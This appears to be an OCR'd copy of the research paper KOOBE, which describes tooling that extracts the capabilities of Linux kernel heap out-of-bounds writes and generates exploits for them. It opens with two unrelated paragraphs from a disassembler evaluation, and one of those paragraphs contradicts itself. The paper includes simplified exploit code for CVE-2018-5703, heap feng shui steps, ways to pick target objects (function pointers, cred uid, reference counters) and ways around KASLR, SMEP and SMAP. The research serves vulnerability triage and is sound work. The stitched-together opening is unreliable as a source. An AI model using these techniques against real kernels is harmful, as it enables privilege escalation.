Two variants of the same binary compiled with Clang 9.0.1 have a FN in an indirect operand. The symbol candidate points to the end of the `.rodata` section which coincides with the beginning of `.eh_frame_hdr`. This triggers the "Pointer to special section" heuristic which leads `Ddisasm` to incorrectly discard the symbol candidate. We plan to refine the "Pointer to special section" heuristic to avoid this corner case.

The 3 remaining failures are due to FN in variants of the same program compiled with GCC 7.1. They correspond to an immediate that should be a `Symbol+Constant`. The immediate is a loop bound but it corresponds to a triple nested loop that our heuristics do not detect well. The extended section considered is not large enough for the constant required by the immediate. These FPs cause the tests to fail.

KOOBE: Towards Facilitating Exploit Generation of Kernel Out-Of-Bounds Write Vulnerabilities

Weiteng Chen
UC Riverside

Xiaochen Zou
UC Riverside

Guoren Li
UC Riverside

Zhiyun Qian
UC Riverside

Abstract

The monolithic nature of modern OS kernels leads to a constant stream of bugs being discovered. It is often unclear which of these bugs are worth fixing, as only a subset of them may be serious enough to lead to security takeovers (*i.e.,* privilege escalations). Therefore, researchers have recently started to develop automated exploit generation techniques (for UAF bugs) to assist the bug triage process. In this paper, we investigate another top memory vulnerability in Linux kernel — out-of-bounds (OOB) memory write from heap. We design KOOBE to assist the analysis of such vulnerabilities based on two observations: (1) Surprisingly often, different OOB vulnerability instances exhibit a wide range of capabilities. (2) Kernel exploits are *multi-interaction* in nature (*i.e.,* multiple syscalls are involved in an exploit) which allows the exploit crafting process to be modular. Specifically, we focus on the extraction of capabilities of an OOB vulnerability which will feed the subsequent exploitability evaluation process. Our system builds on several building blocks, including a novel capability-guided fuzzing solution to uncover hidden capabilities, and a way to compose capabilities together to further enhance the likelihood of successful exploitations. In our evaluation, we demonstrate the applicability of KOOBE by exhaustively analyzing 17 most recent Linux kernel OOB vulnerabilities (where only 5 of them have publicly available exploits), for which KOOBE successfully generated candidate exploit strategies for 11 of them (including 5 that do not even have any CVEs assigned). Subsequently from these strategies, we are able to construct fully working exploits for all of them.

1 Introduction

Operating system (OS) kernels play a critical role in securing the computing infrastructure that we rely on on a daily basis. Unfortunately, OS kernels such as Linux are mostly written in the C language which is inherently type unsafe and frequently leads to memory safety errors. According to a recent report from Microsoft [38], around 70% of security bugs that were fixed between 2006 and 2018 are memory safety bugs. These bugs can lead to serious consequences such as privilege escalation, allowing an attacker to gain complete control over a system [6, 58, 60].

What's worse, because these alleged security bugs are reported every day, it is challenging for developers to keep up. According to the Google's syzbot dashboard [25], which reports bugs from continuously fuzzing Linux kernels, in a single year (from Aug 2017 to Sep 2018), there were 1,216 Linux kernel bugs discovered by syzkaller [26] and fixed. This translates to an average of 3.42 Linux kernel bugs discovered daily by syzbot alone. It is no surprise that it has taken developers weeks and even months to fix security bugs [35].

Given such a long procedure, the key missing piece is the ability to separate wheat from chaff — prioritizing the fix of security bugs that are positively exploitable. To this end, a promising direction is to automate the exploit generation of common types of memory corruption vulnerabilities [12, 17, 28, 55, 57] and prioritize those that are eminently exploitable. These studies employ various program analysis techniques to *search* for a possible *exploit path* (that can achieve arbitrary code execution) given a Proof-of-Concept (PoC) test case.

Exploits of OS kernel vulnerabilities have unique characteristics compared to those of user applications — any kernel exploit is *multi-interaction* by design, involving a sequence of attacker-chosen inputs (*i.e.,* syscalls and their arguments) where one is dependent on another; this is in contrast with many user applications such as command line programs that take input in one-shot. Coupled with the fact that OS kernels maintain massive internal states, they lead to a huge search space to locate exploitable states. In practice, many more syscalls are typically added to a PoC to form an exploit that can fully hijack the control flow or escalate privileges.

On the other hand, *multi-interaction* exploits also create opportunities for "divide-and-conquer" where we break down an exploit into a series of goals which can be reasoned about and achieved separately. Up to this point, only the use-after-free (UAF) bugs have been explored in the context of kernel

exploit generation [57, 58].

In this paper, we investigate another top memory vulnerability in Linux kernel — out-of-bounds (OOB) memory write from heap (25 UAF write vs. 28 heap OOB write bugs from Aug 2017 to Sep 2018 on syzbot [25]). As the name suggests, OOB vulnerabilities cause the kernel to access locations outside of the expected memory region (e.g., writing outside of a heap buffer). Exploiting Linux kernel OOB memory write vulnerabilities (*OOB vulnerabilities* in short) presents unique challenges. Surprisingly often, different OOB vulnerability instances exhibit a wide range of **capabilities**, which we consider roughly as how much maneuver space a vulnerability gives to the attacker. In the case of OOB, the capabilities are defined in terms of **how far the write can reach**, **how many bytes can be written**, and **what value can be written** (see a more formal and complete definition in §4.2). For example, CVE-2016-6187 can overwrite only one single byte; CVE-2017-7184 can write more bytes but only the same fixed value. Coupled with the diversity of kernel memory objects and their fitness of exploitation (e.g., whether a function pointer exists at a desired offset), it effectively becomes a necessity to understand and summarize the precise capability of individual kernel OOB vulnerabilities. Even worse, we find that a PoC (e.g., generated by syzkaller [26]) sometimes fails to exercise the complete capability of a vulnerability, making it seemingly unexploitable.

To this end, we develop KOOBE that automates the process of all key steps in evaluating a kernel OOB vulnerability, focusing on the key module of capability extraction, which feeds into subsequent exploitability evaluation. We demonstrate the applicability of KOOBE by analyzing 17 OOB vulnerabilities (7 CVEs), for which KOOBE successfully generated candidate exploit strategies for 11 of them.

We make the following contributions:

- We distill key challenges in exploiting Linux kernel OOB vulnerabilities and design an effective analysis framework focusing on capability extraction that captures the intrinsics of this specific type of vulnerabilities.
- We implement KOOBE primarily on top of Syzkaller, S2E and Angr with 10,887 LoC. We release the source code of KOOBE to facilitate further research (`https://github.com/seclab-ucr/KOOBE`).
- We thoroughly evaluate KOOBE using known CVEs as well as crash reports from syzbot. We show that it is extremely effective to aid the exploit crafting process.

2 Scope and Assumptions

Automatic Exploit Generation (AEG) against monolithic kernel is an open challenge. KOOBE focuses on capability extraction and exploitability evaluation as they are the key steps of crafting exploits against kernel heap OOB vulnerabilities, and we believe it represents an important step towards the ultimate goal. Specifically, given a PoC triggering one or more OOB accesses, our system generates exploit primitives to achieve Instruction Pointer (IP) hijacking.

We assume that the kernel is protected by widely-deployed defenses including Address Space Layout Randomization (KASLR), Supervisor Mode Execution Prevention (SMEP), and Supervisor Mode Access Prevention (SMAP). However, bypassing them is usually performed *after* a successful IP hijacking and thus considered independent of this work (see §4.5). Nevertheless, complementary techniques exist that can address these limitations [33, 56, 58]. Among these, KEPLER [56] is especially noteworthy as it can automatically turn `IP` controls into arbitrary code execution unconditionally.

3 Background and Motivating Example

The basic idea in crafting a kernel OOB write exploit is straightforward — when an OOB write access occurs, an adversary would pre-arrange the memory layout such that some critical data is overwritten (*e.g.,* a function pointer), which can be used to perform control flow hijacking. However, in practice it is often labor-intensive and sometimes infeasible for a security analyst to manually craft an exploit. As we will elaborate through a real-world kernel OOB vulnerability, this is because that (1) a PoC program may not fully explore the capability of an OOB vulnerability; (2) there is often a huge search space to locate an appropriate memory layout that can facilitate the exploit. We go through a concrete example to illustrate this process.

Fig. 1a shows a simplified excerpt of the vulnerable code in Linux Kernel 4.14.0 (CVE-2018-5703). Following the same terminology in [55], we denote the site where the security violation happens, *e.g.,* Kernel Address Sanitizer (KASAN) reports an OOB access at line 12, as a ***vulnerability point***. Also, a typical heap OOB exploit involves two kinds of objects: we denote the object intended to be accessed as the ***vulnerable object*** (`vul` in line 12) and the overwritten one containing critical data (*e.g.,* a function pointer) as the ***target object***. As we can see in this example, the size of the vulnerable object is fixed, but there is a type confusion bug at line 11 leading to an OOB write at line 12 (where 8 additional bytes will be overwritten). At first glance, we might conclude that this vulnerability allows a write of a constant `0x08080000000000`, which is not so interesting as it is neither a valid kernel space pointer nor user space pointer. However, the overflown content is in fact controllable by an adversary if `sys_setsockopt` is invoked before triggering the OOB access (its argument controls the value of `gsock.option`). Unfortunately, this invocation is missing in the original PoC, limiting the value/exploitability of the bug. In fact, at the time of writing, there was no publicly available exploit against this vulnerability, presumably because its capability is underestimated and requires a significant amount of manual work to

```
1.  struct Type1 { ...;                                  };
2.  struct Type2 { Type1 sk;  uint64_t option; ...;      };
3.  struct Type3 { int (*ptr)(); ...;                    };
4.  struct Type4 { uint64_t state; Type3 *sk; ...;       };
5.  struct Type5 { atomic_t refcnt; ...;                 };
6.  Type2 gsock = { ..., .option = 0x08080000000000,     };
7.  Type1 * vul = NULL; Type3 * tgt = NULL;
8.  void sys_socket()  //sizeof(Type1) == sizeof(Type3)
9.    vul = kmalloc(sizeof(Type1))

10. void sys_accept()
11.   vul = (Type2*)vul;          //type confusion
12.   vul->option = gsock.option; //Vulnerability Point

13. void sys_setsockopt(val) //not invoked in given PoC
14.   if (val == -1) return;
15.   gsock.option = val;

16. void sys_create_tgt()
17.   tgt = kmalloc(sizeof(Type3));
18.   tgt->ptr = NULL;           //init ptr

19. void sys_deref() { if (tgt->ptr) tgt->ptr(); }
```

(a) Simplified vulnerable kernel code. Note that the overwritten data is controllable only if 'sys_setsockopt' is invoked, which is not the case in the publicly available PoC.

```
1.  for (i = 0; i < N; i++)
2.    sys_create_tgt(); // cache exhaustion
3.  sys_socket();       // vuln obj
4.  sys_create_tgt();   // target obj
5.  sys_setsockopt(0xdeadbeef);
6.  sys_accept();       // tgt->ptr = 0xdeadbeef
7.  sys_deref();
```

(b) An exploit that leverages heap feng shui to manipulate the heap layout such that the target object is adjacent to the vulnerable object, exploits the vulnerability to alter the pointer of the target object, and then triggers the dereference of the pointer to divert the control flow.

Figure 1: A motivating example — CVE-2018-5703




Figure 2: The typical workflow of crafting a working exploit for heap OOB. We first summarize the capability of the vulnerability, based on which we can further select a target object with a critical field that can be overwritten if it is close to the vulnerable object. To the end, we leverage heap feng shui[1] to manipulate the heap layout and adjust the PoC to overwrite the target object with desired values.

understand whether it is truly exploitable. On the other hand, as will be demonstrated later in §4.3, we are able to discover this additional capability and create working exploits.

In addition, exploiting heap OOB write vulnerabilities requires knowledge about the kernel heap allocator. As depicted in Fig. 2, it generally takes four steps to achieve control flow hijacking. Here we walk through a simplified sample exploit in Fig. 1b (corresponding to the vulnerability in Fig. 1a) to illustrate these steps.

Capability extraction. For most vulnerabilities uncovered through fuzzing, the corresponding PoC is generally capable of corrupting some data but it does not necessarily lead to exploitable states. For instance, a PoC derived from random mutation-based fuzzing may overwrite a pointer in a target object with some random value resulting in non-exploitable page faults, or corrupt some system data that leads to crashes. To evaluate its exploitability, a security analyst often needs to inspect the logic of the vulnerable code, and then carefully adjust the arguments of syscalls, insert additional syscalls in the PoC (as described in the example), or even repeatedly trigger the overwrite (i.e., composing multiple primitive capabilities as described in Fig. 3b).

Heap feng shui. Current generations of Linux kernel heap allocator organize dynamically-allocated memory according to its size. Objects of the same size are managed by one dedicated cache (also called slabs) [2], which reserves one or more pages from the system and then splits them into chunks of equal sizes in advance for efficiency. For instance, objects of Type1 or Type3 in Fig. 1a are always allocated from the same cache because of their identical sizes. Each time when a cache is exhausted, it acquires new pages and partitions them into chunks with consecutive addresses. Most importantly, these fresh chunks are allocated (*e.g.,* via `kmalloc()`) in order (from low to high memory addresses). This process is illustrated in the heap feng shui step in Fig. 2. By leveraging this knowledge, we can exhaust the current cache (line 1 and 2 in Fig. 1b) to make sure it will ask for new pages in subsequent allocations, and then the vulnerable and target objects handled by the same cache could be allocated adjacent to each other (line 3 and 4 in Fig. 1b respectively). Note that it is not necessary to utilize the vulnerable or target object for cache exhaustion, and in fact security analysts have found

[1] Here we only illustrate one strategy of feng shui for simplicity.
[2] Some special structures have their own caches regardless of their sizes.

some general objects of different sizes (*e.g.,* `msgbuf`) for this purpose [41].

In general though, each syscall may create more than one object at a time, complicating heap feng shui. However, given that the heap allocator is deterministic and the fact that an attacker can always set up the heap layout ahead of time through a sequence of syscalls, it is almost always possible to arrange the memory to facilitate OOB write exploits (*e.g.,* vulnerable and target objects adjacent to each other).

Target selection. Given the summarized capabilities and pre-arranged memory layout, we need to carefully select a target object whose critical fields can be overflown with desired payload. Generally, we can categorize the critical fields into (function/data) pointers and non-pointers. (*i*) Function pointers (*e.g.,* `Type3` in Fig. 1a) are the most desirable as controlling their values can lead to control flow hijacking immediately after they are dereferenced. (*ii*) Data pointers, which can either be used to construct arbitrary write (if they point to a structure that is later written), or still arbitrary code execution (if they point to another structure with a function pointer, (*e.g.,* Type4)). It is worth noting that heap metadata is a special target object with a data pointer pointing to the next available object in the cache [1]. (*iii*) Non-pointer fields need to be evaluated on a case-by-case basis. For example, in Linux, `uid` in the `struct cred` is a commonly targeted special field that controls the user id. If an attacker can overwrite the `uid` of its own process to 0, it can escalate the privilege of the process to root. Another less common example is the reference counter widely used in Linux kernel objects (*e.g.,* the first field in `Type5` in Fig. 1a). If the counter can be overwritten forcefully (*e.g.,* to 0), the target object will be freed prematurely, leading to a UAF vulnerability [4]. An attacker can then take advantage of the well-studied UAF-based exploit techniques [57, 58].

As shown in Fig. 1b, we select `Type3` as the target object since it has the same size of the vulnerable object (easier to perform heap feng shui) and has a function pointer in the first 8 bytes. This matches the capability where a total of 8 *controllable* bytes can be overwritten adjacent to the vulnerable object. `Type4` on the other hand is not suitable for exploitation as its critical field (*i.e.,* the data pointer `sk`) is not at the beginning.

In the cases where the capability of a specific OOB vulnerability is limited, it is imperative to collect a diverse set of objects containing critical fields. For instance, CVE-2016-6187 shown in Fig. 3a can only overflow one byte of zero, which is not sufficient to fabricate a pointer. Nonetheless, it makes perfect sense to choose a target object with a reference counter as the first field (*e.g.,* `Type5` in Fig. 1a). This is because overwriting the least significant byte of a reference counter to zero is equivalent of decreasing its value, ultimately converting it to a UAF vulnerability. There are actually more than 2,000 objects that can be potentially a suitable target in Linux kernel.

```
void example1(size)
  vul = kmalloc(size);
  vul[size] = '\0';
```

(a) CVE-2016-6187

```
void example2(i)
  vul = (char*)kmalloc(sizeof(TYPE));
  //omit other OOB points on the path
  vul[i/8] |= 1<<(i&0x7);//set 1 bit
```

(b) CVE-2017-7184

Figure 3: Two simplified CVEs. The left one allows to overflow one byte of zero, while the other one can only set one bit at controllable offset.

Exploit synthesis. Finally, depending on the target object we chose previously, we need to adjust the PoC accordingly. In general, target objects are known a priori (as Linux kernel is open source). Specifically, we need to know how to allocate each of them and trigger the dereference of the corresponding pointers. From there, we can incorporate the knowledge to synthesize a complete exploit.

Bypassing advanced defenses and achieving arbitrary code execution. Modern defenses typically include KASLR, SMEP, and SMAP. While these defenses complicate the attacks, they do not necessarily *stop* them. We briefly outline some common strategies bypassing these defenses as follows. To overcome KASLR, a separate information disclosure vulnerability is commonly used in practice; alternatively, recent CPU side channels such as Meltdown [36], Spectre [34], RIDL [54], and ZombieLand [46] can all accomplish this goal. To bypass SMEP, one can simply direct the control flow to kernel address space (ROP/JOP) which is not a significant hurdle (no need to execute code in user space). To bypass SMAP, one can direct a corrupted data pointer to point to kernel's `physmap` region where we forge a controllable object using the `physmap spray` technique [33, 58]. Finally, to turn IP hijacking into arbitrary code execution and privilege escalation, recent research [56] could automate the process even when SMEP and SMAP are enabled.

4 Design

As mentioned previously, exploits of OS kernel vulnerabilities can be broken down into individual syscalls that achieve primitive operations, allowing one to reason about the aforementioned steps of an exploit separately. Thus, we design KOOBE to decouple the capability extraction from the rest of the pipeline.

After capability extraction, we evaluate exploitability for each potential target object and generate an exploit by incorporating heap feng shui strategies. This way, we simplify the search of exploitable states to the point where we only check whether the target object matches the extracted capabilities in a known memory layout (*e.g.,* the vulnerable and target objects are laid out to be adjacent to each other). This modularity is an important distinction from prior work [44, 55, 57], where they either consider only the one-shot input exploits which inherently couple the capability and exploitability anal-

ysis together (*e.g.,* no additional interactions allowed to select target objects) [44, 55], or implicitly consider capabilities by exploring different vulnerability points [57] in the context of kernel UAF vulnerabilities (perhaps due to the nature of this type of bugs).

Overview. In the remaining section, we describe the overview of KOOBE, a novel framework to extract the capabilities of heap OOB-based vulnerabilities and assess their exploitability. As shown in Fig. 4, it starts off by analyzing a PoC with symbolic tracing to summarize the PoC's (basic) capability, and then automatically determines whether it is sufficient for exploitation — using one or more appropriate target objects. If not, we trigger the additional step of capability exploration to discover new capabilities observed on different execution paths[3]. In addition, in the cases where a vulnerability allows repeated triggering of OOB writes to the same vulnerable object, it combines different capabilities derived from different paths to evaluate exploitability. Finally, if KOOBE successfully identifies any suitable target object, it adjusts the PoC accordingly to synthesize an exploit, incorporating existing heap feng shui strategies.

4.1 Vulnerability Analysis

Given a PoC, our system first attempts to discover all the vulnerability points (*i.e.,* OOB access sites) and identify the corresponding vulnerable object (see Fig. 10 in Appendix B for details). Unfortunately, KASAN [5] alone fails to provide complete vulnerability points or accurate vulnerable object reports. KASAN is known for possible misses of OOB accesses as it relies on shadow memory and red zones [51], which is ineffective against OOB accesses that do not spill over to red zones (*e.g.,* overwrite to only a nearby object). Indeed, we discover cases where KASAN is able to report only one out of several OOB accesses. Also, KASAN can not accurately pinpoint the vulnerable object, since it only reports objects closest to those accessed red zones.

To this end, when executing a PoC, we conduct symbolic tracing in addition to the basic KASAN to monitor the more detailed memory operations (an offline step per PoC), *e.g.,* `kmalloc()` and individual memory accesses. More specifically, our system utilizes symbolic tracing to track every object by assigning a unique symbolic value when the object is created. Thus, for every memory access, if it contains a symbolic expression, we could directly extract the intended object. Moreover, by querying the possible range of a symbolic expression of a pointer, we could detect a potential overflow even if the given PoC does not trigger it. In the motivating example, if we assign a symbolic value to the vulnerable object returned from the function `kmalloc()` (line 9), we can get the following symbolic expression of the pointer at line 12: `vul + offsetof(Type2, option)` where *vul* is the symbolic value we assigned. By analyzing the symbolic expression of the pointer in Fig. 3b (which is `vul + i/8` where both *vul* and *i* are symbolic values — `i` is passed from a syscall argument), we can assert that this must be an OOB vulnerability point, as the offset is potentially larger than the size of the vulnerable object as there is no constraint against `i` (even if the PoC was not using a large enough `i`).

[3]The complete path of a PoC can be considered by "stitching" together individual paths of every syscall.

4.2 Capability Summarization

Capability Specification. In our work, we consider one particular capability of an OOB vulnerability is composed of OOB writes derived from all the vulnerability points (*i.e.,* OOB sites) exercised by the given PoC. For ease of description, we state the following definitions:

Definition 1 ***OOB write set.*** *E denotes the set of all symbolic expressions supported by symbolic execution engines. We denote the set of all paths as P, the set of all vulnerability points along the path $p \in P$ is signified as N_p, and the corresponding OOB write set is denoted as $T_p = \{(\texttt{off}_{pi}, \texttt{len}_{pi}, \texttt{val}_{pi}) | i \in N_p \wedge \texttt{off}, \texttt{len}, \texttt{val} \in E\}$, where `off` and `len` denote the starting point of the OOB write relative to the address of the vulnerable object and how many bytes can be written, respectively, and `val` represents the overwritten values of an OOB write. Specifically, the OOB write at the vulnerability point `i` for T_p is denoted as T_{pi}.*

We also refer to `off`, `len` and `val` as *OOB offset*, *OOB length* and *OOB value*, respectively. Notice that the order of OOB writes matters as a latter OOB access could overwrite the results of former ones. Moreover, in the case of `for` loop where multiple OOB writes occur at the same vulnerability point, we abstract them as one OOB access (see §5).

Definition 2 ***Capability.*** *The capability of p (a particular path) is denoted as $C_p = \{\texttt{size}_p, T_p, f(p) \mid \texttt{size}_p \in E\}$, where `size` stands for the size of the vulnerable object, and $f(p)$ is the set of path constraints collected when executing p.*

We point out that each OOB access can be constrained due to the path constraints along the executed path. From the motivating example, the symbolic value *val* coming directly from a syscall argument actually is constrained by `val != -1` since it has to pass the check at line 14 to reach line 15. In addition, Linux kernel objects can be of variable sizes, and when the size of a vulnerable object is controllable, it broadens the search space of suitable target objects. Thus we also consider it as one part of the capability. Effectively, the symbolic formulas for each individual OOB access, the vulnerable object's size, and the path constraints altogether constitute the capability in our definition.




Figure 4: Overview

In the motivating example, the capability corresponding to the original PoC can be expressed as:

$$C_{orig} = \{\texttt{sizeof(Type1)}, \{(\texttt{offsetof(Type2,option)}, 8, \texttt{0x08080000000000})\}, \emptyset\} \quad (1)$$

while the complete capability should be:

$$C_{comp} = \{\texttt{sizeof(Type1)}, \{(\texttt{offsetof(Type2,option)}, 8, \texttt{val})\}, \{\texttt{val} != -1\}\} \quad (2)$$

when 'sys_setsockopt' is invoked before triggering the vulnerability point.

Definition 3 ***Capability Comparison.*** *$\forall e_1, e_2 \in E$, $e_1 \preceq e_2$ if e_1 is identical to e_2 or e_1 is a constant whose value can be taken in e_2*
$\forall p_1, p_2 \in P$, $T_{p_1 i} \preceq T_{p_2 i}$ if $\texttt{off}_{p_1 i} \preceq \texttt{off}_{p_2 i} \wedge \texttt{len}_{p_1 i} \preceq \texttt{len}_{p_2 i} \wedge \texttt{val}_{p_1 i} \preceq \texttt{val}_{p_2 i}$
$\forall p_1, p_2 \in P$, $C_{p_1} \preceq C_{p_2}$ if $\texttt{size}_{p_1} \preceq \texttt{size}_{p_2} \wedge \forall i \in N_{p_1}\ T_{p_1 i} \preceq T_{p_2 i}$

We observe that directly comparing symbolic expressions can be tricky as they have intrinsic relationships, especially when coupled with path constraints. Hence, we conservatively consider one is equal or inferior to the other only when they are identical, or the former one is a constant whose value can be taken in the other expression. Based on this, we can further define the partial order of OOB writes and capabilities by comparing every element of them. As we can see from the above example, the second capability is superior since $C_{orig} \preceq C_{comp}$.

Capability Generation. Generally, we classify a vulnerability point identified from the previous step into two categories: *function calls* and *memory access instructions*. For instance, if an OOB access is triggered by a memory copy function (*e.g.,* `memcpy()`), the corresponding vulnerability point is the instruction that invokes the function. Otherwise, the instruction causing OOB write is perceived as a vulnerability point directly. Modeling memory copy functions will simplify the extraction of capabilities (as it avoids the analysis of loops which we will detail how to handle in §5). For example, by means of symbolic tracing, the offset of the write can be extracted from the first argument (destination address) of `memcpy()`; the value of the write can be extracted from the second argument (source address); and the length of the write can be retrieved from the third argument.

4.3 Capability Exploration

Oftentimes, one vulnerability leads to different vulnerability points on different paths, each of which may manifest one unique capability. Moreover, even for the same vulnerability point, alternative paths and associated path constraints could result in different capabilities as demonstrated in Fig. 1a. Unfortunately, a given PoC typically covers only one single path, which may limit our understanding of the complete capability of the vulnerability. Therefore, as shown in Fig. 4, if our system fails to produce a solution (failing to locate a suitable target object) with discovered capabilities, it searches for new PoCs that either extend the existing capabilities or uncover new ones, and then repeats the process of capability summarization and exploitability evaluation until we succeed or a pre-set timeout is triggered. To this end, our system employs a novel capability-guided fuzzing solution to explore additional capabilities.

Capability-Guided Fuzzing. Fuzzing is a natural solution to explore different exploitable states [55, 57]. However, state-of-the-art kernel fuzzers such as Syzkaller are coverage-guided, ineffective at exploring OOB capabilities. This is because maximizing branch coverage is only a very loose approximation of discovering more OOB capabilities — it often prioritizes the wrong test programs to drive the fuzzing session (simply the ones that achieve new coverage and may not even trigger the OOB) and is insensitive to the actual OOB capabilities discovered. This motivates us to design a capability-guided fuzzing strategy in combination with a coverage-guided one. Given a PoC and its corresponding OOB capability, we mutate it and collect the capability feedback (whenever OOB is triggered) together with the coverage feedback. Eventually, we feed those seeds with new capabilities to the symbolic tracing engine for further summarization. Compared to an existing capability C_{p_1}, a newly-extracted capability C_{p_2} is perceived as a new one if $C_{p_2} \preceq C_{p_1}$ is false.

Specifically, whenever a new test program is executed, we collect the concrete values of the *OOB write set* at runtime as the capability feedback (e.g., how many bytes are written and what values are written). Note that unlike the heavy-

weight capability summarization with symbolic tracing, we used lightweight dynamic instrumentation in this fuzzing component to collect the *OOB write set* (more details of the instrumentation are described at the beginning of §5). However, the tradeoff is that some test cases are duplicate if we only compare the concrete values to determine whether they discover new capabilities because later on we could generalize them with capability summarization. For instance, if we know the overwritten value can be arbitrary from the summarization step, it is redundant to retain different test cases merely differing in the overwritten value during fuzzing. To alleviate this issue, KOOBE would conduct capability summarization upon every vulnerability point whenever we discover a new one and then provide the range of values in the *OOB write set* to the fuzzing engine to filter test cases. Therefore, instead of comparing symbolic values, it could detect "duplicate" inputs by checking the concrete values against their ranges collected through symbolic tracing. Note that as depicted in Fig. 4, vulnerability analysis (see §4.1) is always performed before capability summarization, avoiding missing any OOB sites that KASAN fails to detect.

In our design, we keep a balance of the test programs in the corpus. Given that it is generally easier to improve coverage than to discover new capabilities, the distribution of new test programs kept in the corpus can be extremely skewed towards those increasing coverage. We change the strategy for seed selection by maintaining two queues for those increasing coverage and extending capability, and pick a seed from both queues with equal probability. This configuration has produced good results in our experiments (as will be shown in §6.4) and we leave the exploration of different probability configurations to future work (see more discussion in §7).

4.4 Exploitability Evaluation

Given the capabilities derived from the previous steps, our system now attempts to search for one or more suitable target objects in the Linux kernel. If a match is found, it yields a solution for exploitation synthesis (see Fig. 13 in Appendix B for a concrete example).


We first introduce the notion of **target constraints** that represent the conditions under which the target object can be overwritten to lead to a potential exploit. They describe which fields need to be overwritten (*e.g.,* a function/data pointer, a reference counter, or any custom data), and the expected ranges of values for these fields. For example, for a pointer to be useful, it must point to either a valid user space or kernel space address. In addition, due to the heap feng shui requirement, we ask the size of the target object to be the same as the vulnerable object[4]. We then stack the target constraint on top of the capability we derived earlier, and feed them to a solver for a solution. If it does not yield any, we move on to the next object.

Fig. 5a depicts a generic model where one or more memory accesses overwrite the target object adjacent to the vulnerable one as we assume heap feng shui could manipulate the heap layout as desired (we illustrate the case where only one OOB write occurs but it generalizes to multiple OOB writes). More specifically, our system constructs a memory object `M` to model the memory region of the vulnerable and target objects, which allows updating its content with symbolic indexes, values, and length (see §5 for details). After it initializes the memory object `M` with the symbolic data/indexes/offsets provided by the capability, it could evaluate if a candidate is suitable by adding *target constraints* upon the memory object `M` and checking the satisfiability with respect to the path constraints retrieved from capability summarization.

Fig. 5b illustrates the procedure for the motivating example where two target objects (`Type3` and `Type4`) are considered. The first row simply states that the size of the vulnerable object has to match that of the target object. The second row and third row regarding the *OOB offset* and *OOB length* (which are both constants) are taken to update the memory object, as well as the fourth row representing the *OOB value* (which is an 8-byte symbolic value). Finally, the last row includes both the path constraints (collected as a part of the capability) and the payload's desired range of values (as a part of the target constraints). In this case, the target object of `Type3` expects the first field (a function pointer of 8 bytes from index 0 to 7) to be overwritten with a valid user or kernel space address, which can be indeed satisfied. On the other hand, the second field of the target object of `Type4` can not be overflown due to the limited *OOB offset* and *OOB length*.

Capability Composition. When a single usage of one capability — which may already consist of multiple OOB accesses — cannot satisfy the requirements of a given target object, it does not necessarily mean it is useless because it is possible that the capability could modify only some portion of the target at a time (*e.g.,* a single bit). Thus we could achieve the desired values if we reuse the same capability (*i.e.,* re-trigger the same path to OOB write sites) to manipulate the remaining part. For instance, CVE-2017-7184 demonstrated in Fig. 3b could alter a null pointer to arbitrary value even if we only set one bit at a time. In the case where the allocation and overflow of the vulnerable object occur in different syscalls, we could trigger OOB writes from the same vulnerable object multiple times by invoking the corresponding sequence of syscalls multiple times. Moreover, instead of merely reusing the same capability, some vulnerabilities require combining different capabilities to be exploited (*e.g.,* those that have different *OOB values*). To the end, we propose an efficient greedy algorithm to evaluate exploitability given different capabilities derived from previous steps, as shown in Appendix A.

[4]This requirement can be removed because advanced feng shui strategies can still place the target object to be adjacent to the vulnerable one even if they are of the different sizes. However, it is much less stable so we prefer to choose a target object of the same size.



(a) A generic model for evaluating exploitability of a heap OOB vulnerability

Capability	Vulnerable Obj	Target Constraints	Target
Size	*s*=Sizeof(Type1)	Sizeof(Type1) == Sizeof(Type3) Sizeof(Type1) == Sizeof(Type4)	Type3 Type4
Offset	o_1=Sizeof(Type1)	Update memory object: M[o_1: o_1 + l_1-1] = val[0:7]	Type3 Type4
Length	l_1=8 bytes		
Value	val[0:7] (0~0xffffffffffffffff)		
Constraint	val != -1	M[*s*:*s* +7] == Diverted Addr M[*s*+8:*s*+15] is a valid pointer	Type3 Type4

(b) Demonstration of capability summarization and target selection for the motivating example.

Figure 5: Exploitability evaluation

